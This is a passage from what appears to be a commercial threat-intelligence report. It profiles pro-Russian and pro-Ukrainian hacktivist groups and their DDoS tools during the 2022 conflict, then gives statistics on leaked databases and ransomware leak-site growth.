On May 1, NB 65 published a post claiming to have attacked a server belonging to a company called **QIWI** and to have stolen 10.5 TB worth of data. Judging by the evidence provided by the threat actors, however, they hacked a company called **Pay System Tech**, not QIWI. NB 65 later published data related to 7 million bank cards issued by Russian banks.

- **Killnet**

This is a Russian-language service for DDoS attacks, which since January 2022 has been extensively promoted on underground forums. In March, the owner of the service said that they were siding with Russia in the Russia-Ukraine conflict. They created Telegram channels to coordinate the activities of those who would decide to join them. The Telegram channels “WE ARE KILLNET,” “ЛЕГИОН – КИБЕР СПЕЦНАЗ РФ” (LEGION – SPECIAL CYBER FORCE OF RUSSIA), and “КИБЕР АРМИЯ РОССИИ” (CYBER ARMY OF RUSSIA) are associated with Killnet. On April 28, 2022, Killnet created three separate subgroups to diversify its attacks and extend its reach. These groups were later named **Sakurajima**, **Mirai**, and **JACKY**. All of them received a special unit status within the group. Subsequently, a group called **Запя** was created, bringing together highly skilled and experienced cybersecurity specialists such as penetration testers, OSINT specialists, programming engineers, and malware analysts.

The threat actors attacked various companies (mostly government organizations and banks) in Germany, the UK, Italy, France, Ukraine, Poland, the US, and other countries. Some of the attacks disrupted the operation of US airports.

The biggest campaign was against Lithuania in response to the cargo transit ban to Russia’s Kaliningrad region. Killnet attacked the State Tax Inspectorate under **the Ministry of Finance of the Republic of Lithuania** (VMI system), the website for oil and gas ports, street cameras, and other targets. On June 28, 70% of Lithuania’s network infrastructure was cut off from the rest of the world and accessible only within the country.

- **disBalancer**

These pro-Ukraine threat actors initially positioned themselves as a cybersecurity startup based in Kyiv. The threat actors said that they provide a decentralized solution for stress testing to find DDoS vulnerabilities and protect projects from fraudsters. In March 2022, they turned to hacktivism. The threat actors attacked companies in Russia and Belarus, mostly ones involved in government, finance, energy and resource extraction.

- **Cyber-Partisans of Belarus**

These pro-Ukraine hackers started their activity in 2020 against the backdrop of protests in Belarus. In January 2022, the group included around 30 people. The hackers have supported Ukraine since the beginning of the crisis and have conducted several attacks against the government of Belarus. The first target was railway infrastructure. In late January 2022, the threat actors infected a network with ransomware and paralyzed the country's railways, demanding the release of 50 political prisoners. The cyber partisans claimed to have gained access to Belarusian Railway in December 2021.

- **GhostSec**

This hacker group consisting of two people first became active in 2014, with attacks against websites belonging to terrorist groups and collecting information about their members. The threat actors later switched to targeting government organizations. GhostSec is closely connected with the Anonymous collective. Their targets include governments and state companies in Canada, Lebanon, South Africa, Saudi Arabia, Brazil, Colombia, Ecuador, Sudan, Iran, and the UAE. In February 2022, the threat actors published a list of sponsors of the Freedom Convoy movement in Canada.

Since the Russia-Ukraine conflict started, the group has switched to attacking government organizations in Russia. GhostSec has hacked databases and carried out defacement attacks, as well as attacks against industrial control systems in several organizations in Russia. On February 28, for example, the group said it had hacked the **Joint Institute for Nuclear Research**. The threat actors claimed to have gained access to research documents and the characteristics of the Nuclotron-based Ion Collider Facility (**NICA**) in Russia. In addition, the hackers claimed to have gained access to the collider's control systems, but they did not provide any evidence for that.




Figure 3. Post about the hack

- **RedBandits**

These pro-Russia hackers became involved in the conflict in February 2022. They were active on Twitter before their account was blocked around February–March. The group claimed to have conducted successful phishing attacks against the Ukrainian government and gained access to information about internal meetings and some electronic correspondence. RedBandits also accessed the police's IP cameras and a water supply control system, but the latter attack was quickly detected and repelled.

The attackers claimed to have found a vulnerability in a DDoS tool called **Liberator**, which is used for automating attacks against Russian domains. The vulnerability made it possible to manage a botnet for attacks against any target, including in Ukraine. As a result, the tool stopped being used.

According to public reports, RedBandits also attacked **Rosseti Centre**, a Russian electric grid company. The threat actors made source code belonging to the organization publicly available.



Figure 4. Post about the attack

- **Xaknet Team**

The group emerged in February 2022, presumably as a result of attacks carried out by Anonymous against Russia. In an interview on the YouTube channel Russian OSINT, the threat actors said they revived the group, which had been created in 2007. At the time, Xaknet attacked the Georgian government. In 2022, the group started hacking networks belonging to Ukrainian organizations.

Researchers at **Mandiant** believe that the threat actors might have links with the Russian government. The reason is that Xaknet and two other groups published several leaks in Telegram channels several hours after **APT28** launched a wiper to destroy data in the networks of the Ukrainian government. Xaknet may have also coordinated several attacks together with Killnet.

According to public sources, in June 2022, the threat actors attacked the Ukrainian energy company **DTEK Group** and published internal information in their Telegram channel. The group also claimed responsibility for DDoS attacks against Kropiva, Ukraine's artillery fire correction system.

Both sides of the conflict mostly used DDoS tools, either obtained from publicly available sources or created independently. For example, the pro-Ukraine group Disbalancer developed Liberator, a DDoS attack tool that takes targets from the C&C server and launches attacks from all devices where it is run (this is essentially a botnet).



Figure 5. Disbalancer landing page

A Ukrainian vlogger promoted this tool to their followers.



Figure 6. A vlogger's ad

According to research conducted by **Avast**, after being installed Liberator collects usernames and geolocation data and sends this information over HTTP at the start of the attack. The lack of encryption could result in the data of all users being leaked, but RedBandits eventually hacked the tool and it stopped being used.

Pro-Russia groups used similar methods. The project **DDOSIA**, for instance, which has been linked to Killnet, involved rewards for the biggest number of requests as part of DDoS attacks using the DDOSIA tool.


The key targets for groups involved in the conflict between Russia and Ukraine are banks, financial companies, and critical infrastructure entities such as manufacturing and government organizations.

Threat actor activity

Mass data leaks

Between H2 2020 and H1 2021, **708** databases belonging to various websites and companies were published. Only **30** of the databases were related to Russian websites and companies, which is **4.24%** of the total number of data leaks in the world in the previous period. In H2 2021 – H1 2022, **1,421** databases belonging to various websites and companies were published, with **141** of the databases being related to Russian websites and companies, which is **9.92%** of the total number of data leaks in the world. The graph below shows the increase in the number of leaked databases in these periods as well as the share of Russian databases.


Figure 10. Increase in the number of leaked databases and the share of Russian databases



The ratio of databases related to Russia compared to ones pertaining to the rest of the world doubled (from 4.24% to **9.92%**). The number of leaked Russian databases published grew nearly five-fold (from 30 to 141).

Over the previous period, **24,098,702** strings with user data were compromised. In the current period, **970,452,361** strings of compromised data were published. The graph below compares the two figures.

Figure 11. Increase in the number of compromised strings



The number of compromised strings with user data from Russian databases increased by **40** times (or by **3,926.99%**). There is a caveat, however, in that **823 million** strings pertain to a data leak in February that affected the Russian delivery service **CDEK**. Even if it is not taken into account, however, the amount of compromised data is still impressive: **147,500,236** strings, which is **six times (or 512.06%)** more than in the previous period. The manyfold increase is due to the current world crisis and the growing interest that hackers have in published databases, especially those belonging to Russian companies and websites. Some threat actors are financially interested in such publications, but most seek to cause reputational or economic damage to both individual businesses and the country as a whole.

Polarization among hacker groups

In February 2022, the heads of one of the largest and most successful ransomware groups, Conti, publicly declared their support for Russia in the country's conflict with Ukraine. **This led** to an ideological divide among its members. One group member published hundreds of JSON files with Conti's internal messages as well as **Trickbot's** correspondence. Trickbot is a group linked to Conti. As a result, Conti and Trickbot ceased to exist and function the way they used to.

RANSOMWARE REMAINS THE MAIN THREAT FOR ALL INDUSTRIES

Almost 10 years ago, ransomware called **Cryptolocker** emerged. Its popularity formed the basis for today's ransomware industry. Since then, ransomware operators have grown from small hacker groups to entire corporations (read the details in our [Ransomware Uncovered 2021/2022 report](#)).

The ransomware industry continues to grow steadily, partly owing to affiliate programs. In H2 2021 – H1 2022, every day hackers published data from **eight** companies on average. More attacks slipped under the radar as the victims agreed to pay ransoms. All this makes ransomware a major threat to companies worldwide.


Analysis of ransomware attacks based on data published on DLSs

The gangs **Snatch and Maze** were the first to use the double extortion technique. The technique involves both encrypting the victim's data and publishing it on a Dedicated Leak Site (DLS). Today, ransomware operators usually first publish a small amount of data to show the scope of the attack and promise to delete the data after the ransom is paid. However, there have been cases where the links that lead to compromised files located on servers used by other hackers remain available, even after the demand is met.

One of the most prominent RaaS market trends is increasingly higher ransoms. Until recently, ransoms amounting to hundreds of thousands of dollars seemed shocking, but in H2 2021 – H1 2022, they reached hundreds of millions of dollars. In July 2021, for example, the criminal group **Hive** attacked the chain of consumer electronics stores Media Markt and demanded a \$240 million ransom.

According to Group-IB's report "[Hi-Tech Crime Trends 2021/2022. Corporansom: Threat Number One.](#)" 28 new DLSs emerged in H2 2020 – H1 2021.

Figure 12. Growth in the number of Dedicated Leaks Sites




As the chart shows, the number of **Dedicated Leak Sites** for publishing data exfiltrated from encrypted networks increased by **57%** (from 28 to 44) during the reporting period compared to H2 2020 – H1 2021.

The graph below shows a timeline of when ransomware operators began using DLSs to publish data.

